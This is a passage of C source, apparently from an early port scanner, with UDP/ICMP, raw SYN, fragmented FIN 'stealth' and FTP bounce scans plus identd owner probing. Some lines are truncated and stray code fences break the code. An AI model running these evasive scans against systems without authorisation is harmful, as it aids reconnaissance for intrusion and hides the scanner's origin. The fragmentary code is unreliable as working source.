□outports[k] = outports[i];
□numtries[k] = numtries[i];
□if (k != i)
□  outports[i] = numtries[i] = 0;
□k++;
      }
    }
  if (num_out == max_parallel_sockets) {
  printf("Numout is max sockets, that is a problem!\n");
```

```
  sleep(1);
  }
}


if (debugging || verbose)
  printf("The UDP raw ICMP scanned %d ports in  %ld seconds with %d parallel sockets.\n", number_of_ports, ti
close(icmpsock);
close(udpsock);
return *ports;
}

int listen_icmp(int icmpsock,  unsigned short outports[],
□□unsigned short numtries[], int *num_out, struct in_addr target,
□□portlist *ports) {
  char response[1024];
  struct sockaddr_in stranger;
  int sockaddr_in_size = sizeof(struct sockaddr_in);
  struct in_addr bs;
  struct iphdr *ip = (struct iphdr *) response;
  struct icmphdr *icmp = (struct icmphdr *) (response + sizeof(struct iphdr));
  struct iphdr *ip2;
  unsigned short *data;
  int badport, numcaught=0, bytes, i, tmptry=0, found=0;

  while  ((bytes = recvfrom(icmpsock, response, 1024, 0,
□□□    (struct sockaddr *) &stranger,
□□□    &sockaddr_in_size)) > 0) {
  numcaught++;
  bs.s_addr = ip->saddr;
  if (ip->saddr == target.s_addr && ip->protocol == IPPROTO_ICMP
      && icmp->type == 3 && icmp->code == 3) {
    ip2 = (struct iphdr *) (response + 4 * ip->ihl + sizeof(struct icmphdr));
    data = (unsigned short *) ((char *)ip2 + 4 * ip2->ihl);
    badport = ntohs(data[1]);
    found = 0;
    for(i=0; i < max_parallel_sockets; i++)
      if (outports[i] == badport) {
□found = 1;
□tmptry = numtries[i];
□outports[i] = numtries[i] = 0;
□(*num_out)--;
□break;
      }
    if (debugging && found && tmptry > 0)
      printf("Badport: %d on try number %d\n", badport, tmptry);
    if (!found) {
      if (debugging)
□printf("Badport %d came in late, deleting from portlist.\n", badport);
      if (deleteport(ports, badport, IPPROTO_UDP) < 0)
□if (debugging) printf("Port deletion failed.\n");
    }
  }
  else {
    printf("Funked up packet!\n");
  }
}
  return numcaught;
}

/* This fucntion is nonsens.  I wrote it all, really optimized etc.  Then
   found out that many hosts limit the rate at which they send icmp errors :(
   I will probably totally rewrite it to be much simpler at some point.  For
   now I won't worry about it since it isn't a very important functions (UDP
   is lame, plus there is already a much better function for people who
   are r00t */
portlist lamer_udp_scan(struct in_addr target, unsigned short *portarray,
□□□portlist *ports) {
int sockaddr_in_size = sizeof(struct sockaddr_in),i=0,j=0,k=0, bytes;
int sockets[max_parallel_sockets], trynum[max_parallel_sockets];
unsigned short portno[max_parallel_sockets];
```

```
int last_open = 0;
char response[1024];
struct sockaddr_in her, stranger;
char data[] = "\nhelp\nquit\n";
unsigned long sleeptime;
unsigned int starttime;

bzero((char *) &her, sizeof(struct sockaddr_in));
her.sin_family = AF_INET;
her.sin_addr = target;

if (global_delay) sleeptime = global_delay;
else sleeptime =  calculate_sleep(target) + 60000;

if (verbose || debugging)
  printf("Initiating UDP scan against %s (%s), sleeptime: %li\n", current_name,
 inet_ntoa(target), sleeptime);

starttime = time(NULL);

for(i = 0 ; i < max_parallel_sockets; i++)
  trynum[i] =  portno[i] = 0;

while(portarray[j]) {
  for(i=0; i < max_parallel_sockets && portarray[j]; i++, j++) {
    if (i >= last_open) {
      if ((sockets[i] = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1)
        {perror("datagram socket troubles"); exit(1);}
      block_socket(sockets[i]);
      portno[i] = portarray[j];
    }
    her.sin_port = htons(portarray[j]);
    bytes = sendto(sockets[i], data, sizeof(data), 0, (struct sockaddr *) &her,
    sizeof(struct sockaddr_in));
    usleep(5000);
    if (debugging > 1)
      printf("Sent %d bytes on socket %d to port %hi, try number %d.\n",
      bytes, sockets[i], portno[i], trynum[i]);
    if (bytes < 0 ) {
      printf("Sendto returned %d the FIRST TIME!@#$!, errno %d\n", bytes,
      errno);
      perror("");
      trynum[i] = portno[i] = 0;
      close(sockets[i]);
    }
  }
  last_open = i;
  usleep(sleeptime + 5e5);
  for(i=0; i < last_open ; i++) {
    if (portno[i]) {
      unblock_socket(sockets[i]);
      if ((bytes = recvfrom(sockets[i], response, 1024, 0,
      (struct sockaddr *) &stranger,
      &sockaddr_in_size)) == -1)
        {
          if (debugging > 1)
     printf("2nd recvfrom on port %d returned %d with errno %d.\n",
    portno[i], bytes, errno);
          if (errno == EAGAIN /*11*/)
            {
              if (trynum[i] < 2) trynum[i]++;
              else {
if (RISKY_UDP_SCAN) {
  printf("Adding port %d after 3 EAGAIN errors.\n", portno[i]);
  addport(ports, portno[i], IPPROTO_UDP, NULL);
}
else if (debugging)
  printf("Skipping possible false positive, port %d\n",
 portno[i]);
                trynum[i] = portno[i] = 0;
                close(sockets[i]);
```

```
              }
            }
          else if (errno == ECONNREFUSED /*111*/) {
            if (debugging > 1)
      printf("Closing socket for port %d, ECONNREFUSED received.\n",
     portno[i]);
            trynum[i] = portno[i] = 0;
            close(sockets[i]);
          }
          else {
            printf("Curious recvfrom error (%d) on port %hi: ",
   errno, portno[i]);
            perror("");
            trynum[i] = portno[i] = 0;
            close(sockets[i]);
          }
        }
      else {
        if (debugging || verbose)
  printf("Adding UDP port %d due to positive read!\n", portno[i]);
        addport(ports,portno[i], IPPROTO_UDP, NULL);
        trynum[i] = portno[i] = 0;
        close(sockets[i]);
      }
    }
  }
  for(i=0, k=0; i < last_open; i++)
    if (portno[i]) {
      close(sockets[i]);
      sockets[k] = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
      portno[k] = portno[i];
      trynum[k] = trynum[i];
      k++;
    }
 last_open = k;
  for(i=k; i < max_parallel_sockets; i++)
    trynum[i] = sockets[i] = portno[i] = 0;
}
if (debugging)
  printf("UDP scanned %d ports in %ld seconds with %d parallel sockets\n",
  number_of_ports, time(NULL) - starttime, max_parallel_sockets);
return *ports;
}

unsigned long calculate_sleep(struct in_addr target) {
struct timeval begin, end;
int sd;
struct sockaddr_in sock;
int res;

if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
  {perror("Socket troubles"); exit(1);}

sock.sin_family = AF_INET;
sock.sin_addr.s_addr = target.s_addr;
sock.sin_port = htons(MAGIC_PORT);

gettimeofday(&begin, NULL);
if ((res = connect(sd, (struct sockaddr *) &sock,
    sizeof(struct sockaddr_in))) != -1)
  printf("You might want to change MAGIC_PORT in the include file, it seems to be listening on the target hos
close(sd);
gettimeofday(&end, NULL);
if (end.tv_sec - begin.tv_sec > 5 )
  return 0;
return (end.tv_sec - begin.tv_sec) * 1000000 + (end.tv_usec - begin.tv_usec);
}

int check_ident_port(struct in_addr target) {
int sd;
struct sockaddr_in sock;
```

```
int res;

if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
  {perror("Socket troubles"); exit(1);}

sock.sin_family = AF_INET;
sock.sin_addr.s_addr = target.s_addr;
sock.sin_port = htons(113);
res = connect(sd, (struct sockaddr *) &sock, sizeof(struct sockaddr_in));
close(sd);
if (res < 0 ) {
  if (debugging || verbose) printf("identd port not active\n");
  return 0;
}
if (debugging || verbose) printf("identd port is active\n");
return 1;
}

int getidentinfoz(struct in_addr target, int localport, int remoteport,
□□  char *owner) {
int sd;
struct sockaddr_in sock;
int res;
char request[15];
char response[1024];
char *p,*q;
char  *os;

owner[0] = '\0';
if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
  {perror("Socket troubles"); exit(1);}

sock.sin_family = AF_INET;
sock.sin_addr.s_addr = target.s_addr;
sock.sin_port = htons(113);
usleep(50000);
res = connect(sd, (struct sockaddr *) &sock, sizeof(struct sockaddr_in));

if (res < 0 ) {
  if (debugging || verbose)
    printf("identd port not active now for some reason ... hope we didn't break it!\n");
  close(sd);
  return 0;
}
sprintf(request,"%hi,%hi\r\n", remoteport, localport);
if (debugging > 1) printf("Connected to identd, sending request: %s", request);
if (write(sd, request, strlen(request) + 1) == -1) {
  perror("identd write");
  close(sd);
  return 0;
}
else if ((res = read(sd, response, 1024)) == -1) {
  perror("reading from identd");
  close(sd);
  return 0;
}
else {
  close(sd);
  if (debugging > 1) printf("Read %d bytes from identd: %s\n", res, response);
  if ((p = strchr(response, ':'))) {
    p++;
    if ((q = strtok(p, " :"))) {
      if (!strcasecmp( q, "error")) {
□if (debugging || verbose) printf("ERROR returned from identd\n");
□return 0;
      }
      if ((os = strtok(NULL, " :"))) {
□if ((p = strtok(NULL, " :"))) {
□  if ((q = strchr(p, '\r'))) *q = '\0';
□  if ((q = strchr(p, '\n'))) *q = '\0';
□  strncpy(owner, p, 512);
```

```
  owner[512] = '\0';
}
      }
    }
  }
}
return 1;
}

int isup(struct in_addr target) {
  int res, retries = 3;
  struct sockaddr_in sock;
#ifdef __LITTLE_ENDIAN_BITFIELD
  unsigned char ping[64] = { 0x8, 0x0, 0x8e, 0x85, 0x69, 0x7A };
#else
  unsigned char ping[64] = { 0x8, 0x0, 0x85, 0x8e, 0x7A, 0x69 };
#endif
  int sd;
  struct timeval tv;
  struct timeval start, end;
 fd_set fd_read;
  struct {
    struct iphdr ip;
    unsigned char type;
    unsigned char code;
    unsigned short checksum;
    unsigned short identifier;
    char crap[16536];
  }  response;

sd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);

bzero((char *)&sock,sizeof(struct sockaddr_in));
sock.sin_family=AF_INET;
sock.sin_addr = target;
if (debugging > 1) printf(" Sending 3 64 byte raw pings to host.\n");
gettimeofday(&start, NULL);
while(--retries) {
  if ((res = sendto(sd,(char *) ping,64,0,(struct sockaddr *)&sock,
    sizeof(struct sockaddr))) != 64) {
    fprintf(stderr, "sendto in isup returned %d! skipping host.\n", res);
    return 0;
  }
  FD_ZERO(&fd_read);
  FD_SET(sd, &fd_read);
  tv.tv_sec = 0;
  tv.tv_usec = 1e6 * (PING_TIMEOUT / 3.0);
  while(1) {
    if ((res = select(sd + 1, &fd_read, NULL, NULL, &tv)) != 1)
      break;
    else {
      read(sd,&response,sizeof(response));
      if  (response.ip.saddr == target.s_addr &&  !response.type
   && !response.code   && response.identifier == 31337) {
gettimeofday(&end, NULL);
global_rtt = (end.tv_sec - start.tv_sec) * 1e6 + end.tv_usec - start.tv_usec;
ouraddr.s_addr = response.ip.daddr;
close(sd);
return 1;
      }
    }
  }
}
close(sd);
return 0;
}


portlist syn_scan(struct in_addr target, unsigned short *portarray,
  struct in_addr *source, int fragment, portlist *ports) {
int i=0, j=0, received, bytes, starttime;
```

```
struct sockaddr_in from;
int fromsize = sizeof(struct sockaddr_in);
int sockets[max_parallel_sockets];
struct timeval tv;
char packet[65535];
struct iphdr *ip = (struct iphdr *) packet;
struct tcphdr *tcp = (struct tcphdr *) (packet + sizeof(struct iphdr));
fd_set fd_read, fd_write;
int res;
struct hostent *myhostent;
char myname[MAXHOSTNAMELEN + 1];
int source_malloc = 0;

FD_ZERO(&fd_read);
FD_ZERO(&fd_write);

tv.tv_sec = 7;
tv.tv_usec = 0;

if ((received = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) < 0 )
  perror("socket trobles in syn_scan");
unblock_socket(received);
FD_SET(received, &fd_read);

if (!source) {
  if (ouraddr.s_addr) {
    source = &ouraddr;
  }
  else {
  source = safe_malloc(sizeof(struct in_addr));
  source_malloc = 1;
  if (gethostname(myname, MAXHOSTNAMELEN) ||
      !(myhostent = gethostbyname(myname)))
    fatal("Your system is fucked up.\n");
  memcpy(source, myhostent->h_addr_list[0], sizeof(struct in_addr));
  }
  if (debugging)
    printf("We skillfully deduced that your address is %s\n",
    inet_ntoa(*source));
}

starttime = time(NULL);

do {
  for(i=0; i < max_parallel_sockets && portarray[j]; i++) {
    if ((sockets[i] = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0 )
      perror("socket trobles in syn_scan");
    else {
      if (fragment)
send_small_fragz(sockets[i], source, &target, MAGIC_PORT,
   portarray[j++], TH_SYN);
      else send_tcp_raw(sockets[i], source , &target, MAGIC_PORT,
portarray[j++],0,0,TH_SYN,0,0,0);
      usleep(10000);
    }
  }
  if ((res = select(received + 1, &fd_read, NULL, NULL, &tv)) < 0)
    perror("select problems in syn_scan");
  else if (res > 0) {
    while  ((bytes = recvfrom(received, packet, 65535, 0,
       (struct sockaddr *)&from, &fromsize)) > 0 ) {
      if (ip->saddr == target.s_addr) {
if (tcp->th_flags & TH_RST) {
  if (debugging > 1) printf("Nothing open on port %d\n",
    ntohs(tcp->th_sport));
}
else {
  if (debugging || verbose) {
    printf("Possible catch on port %d!  Here it is:\n",
   ntohs(tcp->th_sport));
    readtcppacket(packet,1);
```

```
  }
  addport(ports, ntohs(tcp->th_sport), IPPROTO_TCP, NULL);
}
      }
    }
  }
  for(i=0; i < max_parallel_sockets && portarray[j]; i++) close(sockets[i]);

} while (portarray[j]);
if (debugging || verbose)
  printf("The TCP SYN scan took %ld seconds to scan %d ports.\n",
 time(NULL) - starttime, number_of_ports);
if (source_malloc) free(source);
close(received);
return *ports;
}


int send_tcp_raw( int sd, struct in_addr *source,
   struct in_addr *victim, unsigned short sport,
   unsigned short dport, unsigned long seq,
   unsigned long ack, unsigned char flags,
   unsigned short window, char *data,
   unsigned short datalen)
{

struct pseudo_header {
  unsigned long s_addr;
  unsigned long d_addr;
  char zer0;
  unsigned char protocol;
  unsigned short length;
};
char packet[sizeof(struct iphdr) + sizeof(struct tcphdr) + datalen];
struct iphdr *ip = (struct iphdr *) packet;
struct tcphdr *tcp = (struct tcphdr *) (packet + sizeof(struct iphdr));
struct pseudo_header *pseudo =  (struct pseudo_header *) (packet + sizeof(struct iphdr) - sizeof(struct pseud
int res;
struct sockaddr_in sock;
char myname[MAXHOSTNAMELEN + 1];
struct hostent *myhostent;
int source_malloced = 0;

if ( !victim || !sport || !dport || sd < 0) {
  fprintf(stderr, "send_tcp_raw: One or more of your parameters suck!\n");
  return -1;
}

if (!source) {
  source_malloced = 1;
  source = safe_malloc(sizeof(struct in_addr));
  if (gethostname(myname, MAXHOSTNAMELEN) ||
      !(myhostent = gethostbyname(myname)))
    fatal("Your system is fucked up.\n");
  memcpy(source, myhostent->h_addr_list[0], sizeof(struct in_addr));
  if (debugging > 1)
    printf("We skillfully deduced that your address is %s\n",
   inet_ntoa(*source));
}

sock.sin_family = AF_INET;
sock.sin_port = htons(dport);
sock.sin_addr.s_addr = victim->s_addr;

bzero(packet, sizeof(struct iphdr) + sizeof(struct tcphdr));

pseudo->s_addr = source->s_addr;
pseudo->d_addr = victim->s_addr;
pseudo->protocol = IPPROTO_TCP;
pseudo->length = htons(sizeof(struct tcphdr) + datalen);
tcp->th_sport = htons(sport);
```

```
tcp->th_dport = htons(dport);
if (seq)
  tcp->th_seq = htonl(seq);
else tcp->th_seq = rand() + rand();

if (flags & TH_ACK && ack)
  tcp->th_ack = htonl(seq);
else if (flags & TH_ACK)
  tcp->th_ack = rand() + rand();

tcp->th_off = 5;
tcp->th_flags = flags;

if (window)
  tcp->th_win = window;
else tcp->th_win = htons(2048);

tcp->th_sum = in_cksum((unsigned short *)pseudo, sizeof(struct tcphdr) +
□□       sizeof(struct pseudo_header) + datalen);

bzero(packet, sizeof(struct iphdr));
ip->version = 4;
ip->ihl = 5;
ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct tcphdr) + datalen);
ip->id = rand();
ip->ttl = 255;
ip->protocol = IPPROTO_TCP;
ip->saddr = source->s_addr;
ip->daddr = victim->s_addr;
ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));

if (debugging > 1) {
printf("Raw TCP packet creation completed!  Here it is:\n");
readtcppacket(packet,ntohs(ip->tot_len));
}
if (debugging > 1)
  printf("\nTrying sendto(%d , packet, %d, 0 , %s , %d)\n",
□ sd, ntohs(ip->tot_len), inet_ntoa(*victim),
□ sizeof(struct sockaddr_in));
if ((res = sendto(sd, packet, ntohs(ip->tot_len), 0,
□□  (struct sockaddr *)&sock, sizeof(struct sockaddr_in))) == -1)
  {
    perror("sendto in send_tcp_raw");
    if (source_malloced) free(source);
    return -1;
  }
if (debugging > 1) printf("successfully sent %d bytes of raw_tcp!\n", res);

if (source_malloced) free(source);
return res;
}

int readtcppacket(char *packet, int readdata) {
struct iphdr *ip = (struct iphdr *) packet;
struct tcphdr *tcp = (struct tcphdr *) (packet + sizeof(struct iphdr));
char *data = packet +  sizeof(struct iphdr) + sizeof(struct tcphdr);
int tot_len;
struct in_addr bullshit, bullshit2;
char sourcehost[16];
int i;

if (!packet) {
  fprintf(stderr, "readtcppacket: packet is NULL!\n");
  return -1;
    }
bullshit.s_addr = ip->saddr; bullshit2.s_addr = ip->daddr;
tot_len = ntohs(ip->tot_len);
strncpy(sourcehost, inet_ntoa(bullshit), 16);
i =  4 * (ntohs(ip->ihl) + ntohs(tcp->th_off));
if (ip->protocol == IPPROTO_TCP)
  if (ip->frag_off) printf("Packet is fragmented, offset field: %u",
```

```
□□□   ip->frag_off);
  else {
    printf("TCP packet: %s:%d -> %s:%d (total: %d bytes)\n", sourcehost,
□   ntohs(tcp->th_sport), inet_ntoa(bullshit2),
□   ntohs(tcp->th_dport), tot_len);
    printf("Flags: ");
    if (!tcp->th_flags) printf("(none)");
    if (tcp->th_flags & TH_RST) printf("RST ");
    if (tcp->th_flags & TH_SYN) printf("SYN ");
    if (tcp->th_flags & TH_ACK) printf("ACK ");
    if (tcp->th_flags & TH_PUSH) printf("PSH ");
    if (tcp->th_flags & TH_FIN) printf("FIN ");
    if (tcp->th_flags & TH_URG) printf("URG ");
    printf("\n");
    printf("ttl: %hi ", ip->ttl);
    if (tcp->th_flags & (TH_SYN | TH_ACK)) printf("Seq: %lu\tAck: %lu\n",
□□□□□□  tcp->th_seq, tcp->th_ack);
    else if (tcp->th_flags & TH_SYN) printf("Seq: %lu\n", ntohl(tcp->th_seq));
    else if (tcp->th_flags & TH_ACK) printf("Ack: %lu\n", ntohl(tcp->th_ack));
  }
if (readdata && i < tot_len) {
printf("Data portion:\n");
while(i < tot_len)  printf("%2X%c", data[i], (++i%16)? ' ' : '\n');
printf("\n");
}
return 0;
}

int shortfry(unsigned short *ports) {
int num;
unsigned short tmp;
int i;

for(i=0; i < number_of_ports; i++) {
  num = rand() % (number_of_ports);
  tmp = ports[i];
  ports[i] = ports[num];
  ports[num] = tmp;
}
return 1;
}


int send_small_fragz(int sd, struct in_addr *source, struct in_addr *victim,
□□    int sport, int dport, int flags) {

struct pseudo_header {
  unsigned long s_addr;
  unsigned long d_addr;
  char zer0;
  unsigned char protocol;
  unsigned short length;
};
char packet[sizeof(struct iphdr) + sizeof(struct tcphdr) + 100];
struct iphdr *ip = (struct iphdr *) packet;
struct tcphdr *tcp = (struct tcphdr *) (packet + sizeof(struct iphdr));
struct pseudo_header *pseudo = (struct pseudo_header *) (packet + sizeof(struct iphdr) - sizeof(struct pseudo
char *frag2 = packet + sizeof(struct iphdr) + 16;
struct iphdr *ip2 = (struct iphdr *) (frag2 - sizeof(struct iphdr));
int res;
struct sockaddr_in sock;
int id;

sock.sin_family = AF_INET;
sock.sin_port = htons(dport);
sock.sin_addr.s_addr = victim->s_addr;

bzero(packet, sizeof(struct iphdr) + sizeof(struct tcphdr));

pseudo->s_addr = source->s_addr;
pseudo->d_addr = victim->s_addr;
```

```
pseudo->protocol = IPPROTO_TCP;
pseudo->length = htons(sizeof(struct tcphdr));

tcp->th_sport = htons(sport);
tcp->th_dport = htons(dport);
tcp->th_seq = rand() + rand();

tcp->th_off = 5;
tcp->th_flags = flags;

tcp->th_win = htons(2048);

tcp->th_sum = in_cksum((unsigned short *)pseudo,
□□       sizeof(struct tcphdr) + sizeof(struct pseudo_header));

bzero(packet, sizeof(struct iphdr));
ip->version = 4;
ip->ihl = 5;
ip->tot_len = htons(sizeof(struct iphdr) + 16);
id = ip->id = rand();
ip->frag_off = htons(MORE_FRAGMENTS);
ip->ttl = 255;
ip->protocol = IPPROTO_TCP;
ip->saddr = source->s_addr;
ip->daddr = victim->s_addr;
ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));

if (debugging > 1) {
  printf("Raw TCP packet fragment #1 creation completed!  Here it is:\n");
  hdump(packet,20);
}
if (debugging > 1)
  printf("\nTrying sendto(%d , packet, %d, 0 , %s , %d)\n",
□ sd, ntohs(ip->tot_len), inet_ntoa(*victim),
□ sizeof(struct sockaddr_in));
if ((res = sendto(sd, packet, ntohs(ip->tot_len), 0,
□□  (struct sockaddr *)&sock, sizeof(struct sockaddr_in))) == -1)
  {
    perror("sendto in send_syn_fragz");
    return -1;
  }
if (debugging > 1) printf("successfully sent %d bytes of raw_tcp!\n", res);

bzero(ip2, sizeof(struct iphdr));
ip2->version = 4;
ip2->ihl = 5;
ip2->tot_len = htons(sizeof(struct iphdr) + 4);
ip2->id = id;
ip2->frag_off = htons(2);
ip2->ttl = 255;
ip2->protocol = IPPROTO_TCP;
ip2->saddr = source->s_addr;
ip2->daddr = victim->s_addr;
ip2->check = in_cksum((unsigned short *)ip2, sizeof(struct iphdr));
if (debugging > 1) {
  printf("Raw TCP packet fragment creation completed!  Here it is:\n");
  hdump(packet,20);
}
if (debugging > 1)
  printf("\nTrying sendto(%d , ip2, %d, 0 , %s , %d)\n", sd,
□ ntohs(ip2->tot_len), inet_ntoa(*victim), sizeof(struct sockaddr_in));
if ((res = sendto(sd, ip2, ntohs(ip2->tot_len), 0,
□□  (struct sockaddr *)&sock, sizeof(struct sockaddr_in))) == -1)
  {
    perror("sendto in send_tcp_raw");
    return -1;
  }
return 1;
}

void hdump(unsigned char *packet, int len) {
```

```
unsigned int i=0, j=0;

printf("Here it is:\n");

for(i=0; i < len; i++){
  j = (unsigned) (packet[i]);
  printf("%-2X ", j);
  if (!((i+1)%16))
    printf("\n");
  else if (!((i+1)%4))
    printf("  ");
}
printf("\n");
}


portlist fin_scan(struct in_addr target, unsigned short *portarray,
□□  struct in_addr *source, int fragment, portlist *ports) {

int rawsd, tcpsd;
int done = 0, badport, starttime, someleft, i, j=0, retries=2;
int source_malloc = 0;
int waiting_period = retries, sockaddr_in_size = sizeof(struct sockaddr_in);
int bytes, dupesinarow = 0;
unsigned long timeout;
struct hostent *myhostent;
char response[65535], myname[513];
struct iphdr *ip = (struct iphdr *) response;
struct tcphdr *tcp;
unsigned short portno[max_parallel_sockets], trynum[max_parallel_sockets];
struct sockaddr_in stranger;


timeout = (global_delay)? global_delay : (global_rtt)? (1.2 * global_rtt) + 10000 : 1e5;
bzero(&stranger, sockaddr_in_size);
bzero(portno, max_parallel_sockets * sizeof(unsigned short));
bzero(trynum, max_parallel_sockets * sizeof(unsigned short));
starttime = time(NULL);


if (debugging || verbose)
  printf("Initiating FIN stealth scan against %s (%s), sleep delay: %ld useconds\n", current_name, inet_ntoa(

if (!source) {
  if (ouraddr.s_addr) {
    source = &ouraddr;
  }
  else {
  source = safe_malloc(sizeof(struct in_addr));
  source_malloc = 1;
  if (gethostname(myname, MAXHOSTNAMELEN) ||
      !(myhostent = gethostbyname(myname)))
    fatal("Your system is fucked up.\n");
  memcpy(source, myhostent->h_addr_list[0], sizeof(struct in_addr));
  }
  if (debugging || verbose)
    printf("We skillfully deduced that your address is %s\n",
□   inet_ntoa(*source));
}

if ((rawsd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0 )
  perror("socket trobles in fin_scan");

if ((tcpsd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) < 0 )
  perror("socket trobles in fin_scan");

unblock_socket(tcpsd);
while(!done) {
  for(i=0; i <  max_parallel_sockets; i++) {
    if (!portno[i] && portarray[j]) {
      portno[i] = portarray[j++];
```

```
    }
    if (portno[i]) {
    if (fragment)
      send_small_fragz(rawsd, source, &target, MAGIC_PORT, portno[i], TH_FIN);
    else send_tcp_raw(rawsd, source , &target, MAGIC_PORT,
□□      portno[i], 0, 0, TH_FIN, 0, 0, 0);
    usleep(10000);
    }
  }

  usleep(timeout);
  dupesinarow = 0;
  while ((bytes = recvfrom(tcpsd, response, 65535, 0, (struct sockaddr *)
□□□   &stranger, &sockaddr_in_size)) > 0)
    if (ip->saddr == target.s_addr) {
      tcp = (struct tcphdr *) (response + 4 * ip->ihl);
      if (tcp->th_flags & TH_RST) {
□badport = ntohs(tcp->th_sport);
□if (debugging > 1) printf("Nothing open on port %d\n", badport);
□for(i=0; i < max_parallel_sockets; i++)
□  if (portno[i] == badport) {
□    if (debugging && trynum[i] > 0)
□      printf("Bad port %d caught on fin scan, try number %d\n",
□□     badport, trynum[i] + 1);
□    trynum[i] = 0;
□    portno[i] = 0;
□    break;
□  }
□if (i == max_parallel_sockets) {
□  if (debugging)
□    printf("Late packet or dupe, deleting port %d.\n", badport);
□  dupesinarow++;
□  if (ports) deleteport(ports, badport, IPPROTO_TCP);
□}
      }
      else
□if (debugging > 1) {□
□  printf("Strange packet from target%d!  Here it is:\n",
□□ ntohs(tcp->th_sport));
□  if (bytes >= 40) readtcppacket(response,1);
□  else hdump(response,bytes);
□}
    }

  if (dupesinarow > 6) {
    if (debugging || verbose)
      printf("Slowing down send frequency due to multiple late packets.\n");
    if (timeout < 10 * ((global_delay)? global_delay: global_rtt + 20000)) timeout *= 1.5;
    else {
      printf("Too many late packets despite send frequency decreases, skipping scan.\n");
      if (source_malloc) free(source);
      return *ports;
    }
  }

  someleft = 0;
  for(i=0; i < max_parallel_sockets; i++)
    if (portno[i]) {
      if (++trynum[i] >= retries) {
□if (verbose || debugging)
□  printf("Good port %d detected by fin_scan!\n", portno[i]);
□addport(ports, portno[i], IPPROTO_TCP, NULL);
    send_tcp_raw( rawsd, source, &target, MAGIC_PORT, portno[i], 0, 0,
□□  TH_FIN, 0, 0, 0);
□portno[i] = trynum[i] = 0;
      }
      else someleft = 1;
    }

  if (!portarray[j] && (!someleft || --waiting_period <= 0)) done++;
}
```

```
if (debugging || verbose)
  printf("The TCP stealth FIN scan took %ld seconds to scan %d ports.\n",
  time(NULL) - starttime, number_of_ports);
if (source_malloc) free(source);
close(tcpsd);
close(rawsd);
return *ports;
}

int ftp_anon_connect(struct ftpinfo *ftp) {
int sd;
struct sockaddr_in sock;
int res;
char recvbuf[2048];
char command[512];

if (verbose || debugging)
  printf("Attempting connection to ftp://%s:%s@%s:%i\n", ftp->user, ftp->pass,
  ftp->server_name, ftp->port);

if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
  perror("Couldn't create ftp_anon_connect socket");
  return 0;
}

sock.sin_family = AF_INET;
sock.sin_addr.s_addr = ftp->server.s_addr;
sock.sin_port = htons(ftp->port);
res = connect(sd, (struct sockaddr *) &sock, sizeof(struct sockaddr_in));
if (res < 0 ) {
  printf("Your ftp bounce proxy server won't talk to us!\n");
  exit(1);
}
if (verbose || debugging) printf("Connected:");
while ((res = recvtime(sd, recvbuf, 2048,7)) > 0)
  if (debugging || verbose) {
    recvbuf[res] = '\0';
    printf("%s", recvbuf);
  }
if (res < 0) {
  perror("recv problem from ftp bounce server");
  exit(1);
}

snprintf(command, 511, "USER %s\r\n", ftp->user);
send(sd, command, strlen(command), 0);
res = recvtime(sd, recvbuf, 2048,12);
if (res <= 0) {
  perror("recv problem from ftp bounce server");
  exit(1);
}
recvbuf[res] = '\0';
if (debugging) printf("sent username, received: %s", recvbuf);
if (recvbuf[0] == '5') {
  printf("Your ftp bounce server doesn't like the username \"%s\"\n",
  ftp->user);
  exit(1);
}
snprintf(command, 511, "PASS %s\r\n", ftp->pass);
send(sd, command, strlen(command), 0);
res = recvtime(sd, recvbuf, 2048,12);
if (res < 0) {
  perror("recv problem from ftp bounce server\n");
  exit(1);
}
if (!res) printf("Timeout from bounce server ...");
else {
recvbuf[res] = '\0';
if (debugging) printf("sent password, received: %s", recvbuf);
if (recvbuf[0] == '5') {
  fprintf(stderr, "Your ftp bounce server refused login combo (%s/%s)\n",
```

```
 ftp->user, ftp->pass);
  exit(1);
}
}
while ((res = recvtime(sd, recvbuf, 2048,2)) > 0)
  if (debugging) {
    recvbuf[res] = '\0';
    printf("%s", recvbuf);
  }
if (res < 0) {
  perror("recv problem from ftp bounce server");
  exit(1);
}
if (verbose) printf("Login credentials accepted by ftp server!\n");

ftp->sd = sd;
return sd;
}

int recvtime(int sd, char *buf, int len, int seconds) {

int res;
struct timeval timeout = {seconds, 0};
fd_set readfd;

FD_ZERO(&readfd);
FD_SET(sd, &readfd);
res = select(sd + 1, &readfd, NULL, NULL, &timeout);
if (res > 0 ) {
res = recv(sd, buf, len, 0);
if (res >= 0) return res;
perror("recv in recvtime");
return 0;
}
else if (!res) return 0;
perror("select() in recvtime");
return -1;
}

portlist bounce_scan(struct in_addr target, unsigned short *portarray,
     struct ftpinfo *ftp, portlist *ports) {
int starttime,  res , sd = ftp->sd,  i=0;
char *t = (char *)&target;
int retriesleft = FTP_RETRIES;
char recvbuf[2048];
char targetstr[20];
char command[512];
snprintf(targetstr, 20, "%d,%d,%d,%d,0,", UC(t[0]), UC(t[1]), UC(t[2]), UC(t[3]));
starttime = time(NULL);
if (verbose || debugging)
  printf("Initiating TCP ftp bounce scan against %s (%s)\n",
 current_name,  inet_ntoa(target));
for(i=0; portarray[i]; i++) {
  snprintf(command, 512, "PORT %s%i\r\n", targetstr, portarray[i]);
  if (send(sd, command, strlen(command), 0) < 0 ) {
    perror("send in bounce_scan");
    if (retriesleft) {
      if (verbose || debugging)
printf("Our ftp proxy server hung up on us!  retrying\n");
      retriesleft--;
      close(sd);
      ftp->sd = ftp_anon_connect(ftp);
      if (ftp->sd < 0) return *ports;
      sd = ftp->sd;
      i--;
    }
    else {
      fprintf(stderr, "Our socket descriptor is dead and we are out of retries. Giving up.\n");
      close(sd);
      ftp->sd = -1;
      return *ports;
```

```
    }
  } else {
    res = recvtime(sd, recvbuf, 2048,15);
    if (res <= 0) perror("recv problem from ftp bounce server\n");

    else {
      recvbuf[res] = '\0';
